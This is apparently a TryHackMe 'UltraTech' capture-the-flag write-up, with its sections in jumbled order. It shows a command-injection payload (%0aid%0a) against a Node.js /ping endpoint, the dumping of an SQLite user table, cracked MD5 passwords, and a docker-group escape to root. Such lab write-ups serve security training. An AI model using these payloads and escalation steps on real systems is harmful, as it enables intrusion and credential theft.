--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 192.192/192.192/192.192/0.000 ms
SQLite format 3◂◃◃@  ▹◃◃▹◃▹.,P◃♫z♫z�▹◃☎ϒϒϒ◃�etableusersusers◃CREATE TABLE users (
            login Varchar,
            password Varchar,
            type Int
        )
◃♫�♫�♫�(◃▹␖M/r00tf357a0c52799563c7c7b76c1e7543a32)◃▹ϒM/admin0d0ea5111e3c1def594c1684e3b9be8
4
```

/*
user:hash
r00t:f357a0c52799563c7c7b76c1e7543a32
admin:0d0ea5111e3c1def594c1684e3b9be84
*/

credential found
==========
r00t:n100906
admin:mrsheafy



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f357a0c52799563c7c7b76c1e7543a32

0d0ea5111e3c1def594c1684e3b9be84
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906
0d0ea5111e3c1def594c1684e3b9be84	md5	mrsheafy


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Post Exploitation

Privilege Escalation


privilege escalation to root
================

interesting ./linEnum.sh result



```
[+] We're a member of the (docker) group - could possibly misuse these rights!
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```


GTFObins have tht too
//r00t user is in docker group, we can abuse tht!



This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

execute the command
//payload: `docker run -v /:/mnt --rm -it bash chroot /mnt sh`



```
r00t@ultratech-prod:/tmp$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# 
```

got root user!

Creds

/partners.html
==========
r00t:n100906
admin:mrsheafy


ssh cred
======
r00t:n100906

Flags

Write-up Images

TryHackMe: UltraTech
=======================

Some details about the room



~_. UltraTech ._~

This room is inspired from real-life vulnerabilities and misconfigurations I encountered during security assessments.

If you get stuck at some point, take some time to keep enumerating.

[Your Mission]

You have been contracted by UltraTech to pentest their infrastructure.

It is a grey-box kind of assessment, the only information you have

is the company's name and their server's IP address.

Start this room by hitting the "deploy" button on the right!

Good luck and more importantly, have fun!

—

Lp1 <fenrir.pro>

Enumeration

=========

1) nmap result

```
nobodyatall@0xB105F00D:~/tryhackme/ultratech$ sudo nmap -sC -sV -oN portscn 10.10.68.170
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 00:51 +08
Nmap scan report for 10.10.68.170
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

```
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.21 seconds
```

//we found Node.js running in port 8081, and Web Server running in port 31331

Web Server (Port 31331) Enumeration

----


1) check /robots.txt in Web Server(port 31331)

```
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

2) check Sitemap: /utech_sitemap.txt

```
/
/index.html
/what.html
/partners.html
```

3) /partners.html seems quite interesting, it's a login page



UltraTech

Private Partners Area

Fill in your login and password

Login


admin

Password

●●●●●●●●●

Forgot your password?

4) /partners.html source code found js/api.js (interesting)



```
                    </div>
                </div>
            </div>
        </div>
        <script src='js/app.min.js'></script>
        <script src='js/api.js'></script>
    </body>
    </html>
```

5) Content in /js/api.js
===============

...

//shows Node.js Rest api routes, /ping with ip get parameter (seems like we can abuse this to perform command injection)

```
function getAPIURL() {
    return `${window.location.hostname}:8081`
}
```

...

```
        try {
            const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
            req.open('GET', url, true);
            req.onload = function (e) {
                if (req.readyState === 4) {
                    if (req.status === 200) {
                        console.log('The api seems to be running')
                    } else {
                        console.error(req.statusText);
                    }
                }
            };
            req.onerror = function (e) {
                console.error(xhr.statusText);
            };
            req.send(null);
```

  ...

//shows another Node.js Rest api routes, /auth with login and password get parameter


```
    checkAPIStatus()
    const interval = setInterval(checkAPIStatus, 10000);
    const form = document.querySelector('form')
    form.action = `http://${getAPIURL()}/auth`;

})();
```

Exploitation

=========

6) Try to execute Node.js /ping?ip=<my pc ip> and tshark capture the icmp packet ping from the remote machine


packet with my local machine ip send using burpsuite



```
GET /ping?ip=10.9.10.47 HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 259
ETag: W/"103-jYqmihQhAFWQhrwaO+0ZonKXEms"
Date: Tue, 02 Jun 2020 17:56:50 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=193 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 193.063/193.063/193.063/0.000 ms
```


tshark capture icmp ping



```
    [Protocols in frame: raw:ip:icmp:data]
Raw packet data
Internet Protocol Version 4, Src: 10.9.10.47, Dst: 10.10.68.170
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
        0000 00.. = Differentiated Services Codepoint: Default (0)
        .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 84
    Identification: 0x7390 (29584)
    Flags: 0x0000
        0... .... .... .... = Reserved bit: Not set
        .0.. .... .... .... = Don't fragment: Not set
        ..0. .... .... .... = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0xa42d [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.9.10.47
    Destination: 10.10.68.170
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x40c3 [correct]
    [Checksum Status: Good]
    Identifier (BE): 2830 (0x0b0e)
    Identifier (LE): 3595 (0x0e0b)
```

7) found a method to execute multiple commands

//payload: %0aid%0a (%0a<commandInjection>%0a)
//reference: https://hackersonlineclub.com/command-injection-cheatsheet/




```
GET /ping?ip=10.9.10.47%0aid%0a HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 304
ETag: W/"130-GnE8kaPEGh0iqPb33SnACBJQHFM"
Date: Tue, 02 Jun 2020 18:33:19 GMT
Connection: close

PING 10.9.10.47 (10.9.10.47) 56(84) bytes of data.
64 bytes from 10.9.10.47: icmp_seq=1 ttl=63 time=192 ms

--- 10.9.10.47 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 192.661/192.661/192.661/0.000 ms
uid=1002(www) gid=1002(www) groups=1002(www)
```

8) found sqlite database file (might contain credentials)

//dbFile: utech.db.sqlite



```
GET /ping?ip=10.9.10.47%0als%0a HTTP/1.1
Host: 10.10.68.170:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://10.10.68.170:31331
DNT: 1
Connection: close
Referer: http://10.10.68.170:31331/partners.html
If-None-Match: W/"107-wafI4gZnBJaCRabYnyfG94R7RiA"
```

